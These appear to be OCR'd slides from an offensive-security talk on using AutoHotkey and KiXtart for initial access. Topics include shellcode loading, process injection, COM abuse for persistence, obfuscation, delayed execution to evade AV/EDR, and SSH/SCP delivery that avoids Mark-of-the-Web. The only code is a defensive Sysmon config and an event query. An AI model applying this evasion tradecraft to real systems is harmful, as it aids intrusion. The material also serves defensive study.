


- Shellcode Loader
  - This has now become more weaponized in terms of shellcode

- Low level allows us for a more customized approach
  - More process injection capabilities




AHK Shellcode



COM Calls!!?

- COM objects can be called as well
- Popular for Persistence and Privilege Escalation




- Verifying the COM Object call
- Sysmon to monitor where the DLL that holds the COM is being loaded
- More methods of execution

```
C:\Tools>type Sysmon-MonitorCOM.xml
<Sysmon schemaversion="4.90">
  <EventFiltering>

    <!-- Track process creation to see what is calling Shell.Application -->
    <ProcessCreate onmatch="include">
      <Image condition="image">*.exe</Image>
    </ProcessCreate>

    <!-- Track DLL loads specifically for shell32.dll, which is commonly used by Shell.Application -->
    <ImageLoad onmatch="include">
      <ImageLoaded condition="contains">shell32.dll</ImageLoaded>
    </ImageLoad>

  </EventFiltering>
</Sysmon>

C:\Tools>
```

```
PS C:\Windows\system32> Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" | Where-Object { $_.Id -in 1, 7 } | ForEach-Object { Write-Host "Time: $($_.TimeCreated)
>>
Time: 10/29/2024 10:04:47 | Event ID: 7 | Process: C:\Windows\System32\RuntimeBroker.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:04:46 | Event ID: 7 | Process: C:\Windows\System32\calc.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:04:46 | Event ID: 7 | Process: C:\Tools\AutoHotkey64.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:04:37 | Event ID: 7 | Process: C:\Windows\System32\conhost.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:03:19 | Event ID: 7 | Process: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:03:17 | Event ID: 7 | Process: C:\Windows\System32\conhost.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:03:17 | Event ID: 7 | Process: C:\Windows\System32\consent.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:03:17 | Event ID: 7 | Process: C:\Windows\SysWOW64\dllhost.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:03:11 | Event ID: 7 | Process: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:03:10 | Event ID: 7 | Process: C:\Windows\System32\conhost.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:02:32 | Event ID: 7 | Process: C:\Windows\System32\mmc.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:02:32 | Event ID: 7 | Process: C:\Windows\System32\consent.exe | Image Loaded: Windows Shell Common Dll
Time: 10/29/2024 10:02:25 | Event ID: 7 | Process: C:\Windows\Sysmon.exe | Image Loaded: Windows Shell Common Dll
PS C:\Windows\system32>
```

Kix

KiXtart is a free-format scripting language and has rich built-in functionality for easy scripting




Obfuscation

How far can we go for Obfuscation or Encryption using this language?.


Kix has a tokenization option a note from the site states:

The level of security provided by tokenizing a script qualifies as 'obsfucation'. In practical terms this means that tokenized scripts are perfectly safe from attempts at viewing or changing them by regular end users.



More ++


And sometimes others require more interactions from the user, but this can be helpful in making it look legitimate and HOLD OFF on execution instead of being instant where an AV/EDR product looks at it



SSHishing for the Win!!

In the April 2018 release of Windows 10 version 1803, Microsoft announced that the Windows OpenSSH client would ship and be enabled by default


@Octoberfest73



Abuse SCP for Initial Access

Abusing software that does not set MOTW – delivering your payload in a file format which is handled by software that does not set or propagate Zone Identifier information.


@StanHacked




